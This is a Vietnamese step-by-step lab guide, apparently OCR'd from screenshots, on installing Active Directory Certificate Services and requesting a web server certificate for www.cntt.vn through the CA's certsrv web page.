

Chọn Promote this server to a domain controller



2. Cài Active Directory Certificate Services







AD CS Configuration

Private Key

Specify the type of the private key

To generate and issue certificates to clients, a certification authority (CA) must have a private key.

Create a new private key
Use this option if you do not have a private key or want to create a new private key.

Use existing private key
Use this option to ensure continuity with previously issued certificates when reinstalling a CA.
 Select a certificate and use its associated private key
Select this option if you have an existing certificate on this computer or if you want to import a certificate and use its associated private key.
 Select an existing private key on this computer
Select this option if you have retained private keys from a previous installation or want to use a private key from an alternate source.

More about Private Key

< Previous Next > Configure Cancel

AD CS Configuration

Cryptography for CA

Specify the cryptographic options

Select a cryptographic provider: RSA#Microsoft Software Key Storage Provider Key length: 2048



Select the hash algorithm for signing certificates issued by this CA:



SHA256
SHA384
SHA512
SHA1
MD5

Allow administrator interaction when the private key is accessed by the CA.



More about Cryptography

< Previous Next > Configure Cancel





Kết quả:




Bước 2. Máy Server: www.cntt.vn

Cấu hình máy Web Server (**192.168.12.200**)

DNS server: **192.168.12.254** (Máy CA server)

Tên miền: www.cntt.vn

Cấu hình DNS cho



DNS Manager

File Action View Help

DNS SERVER Forward Lookup Zones Reverse Lookup Zones Trust Points Conditional Forwarders

Name	Type	Data
(same as parent folder)	Start of Authority (SOA)	[4], server.xyz.com., host
(same as parent folder)	Name Server (NS)	server.xyz.com.
(same as parent folder)	Host (A)	192.168.12.200
www	Alias (CNAME)	cmtt.vn.

Máy Web server

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically

Use the following IP address:

IP address: 192 . 168 . 12 . 200

Subnet mask: 255 . 255 . 255 . 0

Default gateway: . . .

Obtain DNS server address automatically

Use the following DNS server addresses:

Preferred DNS server: 192 . 168 . 12 . 254




Alternate DNS server: . . .

Validate settings upon exit

Advanced...

OK Cancel

Cài dịch vụ Web server



Click Create Certificate Request

Request Certificate

Distinguished Name Properties

Specify the required information for the certificate. State/province and City/locality must be specified as official names and they cannot contain abbreviations.

Common name: CNTT-VN

Organization: CNTTVN

Organizational unit: Thu Duc

City/locality: HCM

State/province: HCM

Country/region: VN

Previous Next Finish Cancel

Request Certificate


Cryptographic Service Provider Properties

Select a cryptographic service provider and a bit length. The bit length of the encryption key determines the certificate's encryption strength. The greater the bit length, the stronger the security. However, a greater bit length may decrease performance.



Cryptographic service provider: Microsoft RSA SChannel Cryptographic Provider

Bit length: 1024

Previous Next Finish Cancel



Click vào dấu ...



File ca.txt

ca - Notepad

File Edit Format View Help

-----BEGIN NEW CERTIFICATE REQUEST-----

```
MIIDRTCCAg4CAQAwXjELMAkGA1UEBhMCVkJxDDAKBgNVBAgMA0hDTTEMMAoGA1UE  
BwwDSENNMQ8wDQYDVQQKDAZDT1RUVk4xEDA0BgnVBAsMB1RodSBEdWMxEDAOBgNV  
BAMMB0NOVFQtVkj4wgZ8wDQYJKoZIhvNAQEBBQADgY0AMIGJAoGBAK/N23kCf+gz  
v9E5qEC9wg1GQR2Fqhpaj85GDxtf7DbgabdJkgUfe2hXd1QYU4iaysBQ+H4sJ4hy  
27cAk64vbgRt6/20vbBZq0juZ4tRXKGa144voZNu5bI/irKamS9fIQAx8iFL7GJ8  
sfs08/jvM6/kMsFidj0eiTJ2Cwz073RRAgMBAAGgggG1MBwGCisGAQQBgjcNAgMx  
DhYMMTAuMC4xNDM5My4yMD8GCSsGAQQBgjcVFDEyMDACAQUMB1NFU1ZFUjIMFVN  
U1ZFUjJcQWRtaW5pc3RyYXRvcgwLSW51dE1nci5leGUwcgYKKwYBBAGCNw0CAjFk  
MGICAQEcWgBNAGkAYwByAG8AcwBvAGYAdAAgAFIAUwBBACAAUwBDAGgAYQBuAG4A  
ZQBsaCAAQwByAHkAcAB0AG8AZwByAGEAcABoAGkAYwAgAFAAcgBvAHYAAQ8kAGUA  
cgMBADCBzwYJkoZIhvcNAQkOMYHBMIG+MA4GA1UdDwEB/wQEAwIE8DATBgnVHSUE  
DDAKBgrgrBgfFBQcDATB4BqkqhkiG9w0BCQ8EazBpMA4GCCqGSIB3DQMCAGIAgDAO  
BggqhkiG9w0DBAIACAIAwCwYJYIZIAWUDBAEqMASGCWCgsAF1AwQLTALBglghkgB  
ZQMEAQIwCwYJYIZIAWUDBAEFMAGBSs0AwIHMAoGCCqGSIB3DQMHB0GA1UdDgQW  
BBQRHS1EM1jjLQvR1RQbZq6W709buDANBqkqhkiG9w0BAQUFAAOBgcQCjUhImuIVa  
wRXjjXCGPIMZPGTwbf14t6mtEVFIHQhy154FBHz9mR+efesbpUoHSz5H2YNn7z3  
mYRcsWudXmbkR07HpTVkOngDzbmTYNiYftdeBJ49j0MeID1DWUOh3vi16ebCmyqv  
40MOA8f44hEIIfuxAd0w07Q+z6xR1MB1+bw==
```

-----END NEW CERTIFICATE REQUEST-----

Truy cập vào CA server: <http://192.168.12.254/certsrv>

The screenshot shows a web browser window for the Microsoft Active Directory Certificate Services on a server named XYZ-SERVER-CA. The URL in the address bar is <http://192.168.12.254/certsrv>. The page title is "Microsoft Active Directory Certificate Services – XYZ-SERVER-CA". The main content area is titled "Welcome" and contains the following text:

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Active Directory Certificate Services, see [Active Directory Certificate Services Documentation](#).

Select a task:

- [Request a certificate](#)
- [View the status of a pending certificate request](#)
- [Download a CA certificate, certificate chain, or CRL](#)

Chọn Request a certificate

The screenshot shows a web browser window with the URL <http://192.168.12.254/certsrv/certrqus.asp>. The title bar says "Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA". The main content area has a header "Request a Certificate". It asks to "Select the certificate type:" with links to "Web Browser Certificate" and "E-Mail Protection Certificate". Below that, it says "Or, submit an [advanced certificate request](#)".

Chọn advanced certificate request

The screenshot shows a web browser window with the URL <http://192.168.12.254/certsrv/certrqad.asp>. The title bar says "Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA". The main content area has a header "Advanced Certificate Request". It states: "The policy of the CA determines the types of certificates you can request. Click one of the following options to:". Below are two links: "Create and submit a request to this CA." and "Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file."

Chọn Submit a certificate by using ...

The screenshot shows a web browser window with the URL <http://192.168.12.254/certsrv/certrqxt.asp>. The title bar says "Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA". The main content area has a header "Submit a Certificate Request or Renewal Request". It says: "To submit a saved request to the CA, paste a base-64-encoded CMC or PKCS #10 certificate request or PKCS #7 renewal request generated by an external source (such as a Web server) in the Saved Request box." Below is a "Saved Request:" section with a text area containing "Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7)". There is also an "Additional Attributes:" section with a "Attributes:" text area and a "Submit >" button.

Mở và copy nội dung trong file ca.txt bỏ vào mục Base-64...

Click Submit

The screenshot shows a Microsoft Internet Explorer window with the URL <http://192.168.12.254/certsrv/certfnsh.asp>. The title bar says "Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA". The main content area displays the following message:

Certificate Pending

Your certificate request has been received. However, you must wait for an administrator to issue the certificate you requested.

Your Request Id is 2.

Please return to this web site in a day or two to retrieve your certificate.

Note: You must return with **this** web browser within 10 days to retrieve your certificate

Step . Trên máy CA Server

The screenshot shows the Windows Server Manager dashboard. The left navigation pane includes links for Dashboard, Local Server, All Servers, AD CS, and AD DS. The center pane displays a "WELCOME TO SERVER MANAGER" message with a "QUICK START" button and a "Configure this server" link. The top ribbon bar shows "Manage", "Tools", "View", and "Help". A dropdown menu under "Tools" lists several options: Active Directory Administrative Center, Active Directory Domains and Trusts, Active Directory Module for Windows PowerShell, Active Directory Sites and Services, Active Directory Users and Computers, ADSI Edit, and Certification Authority.

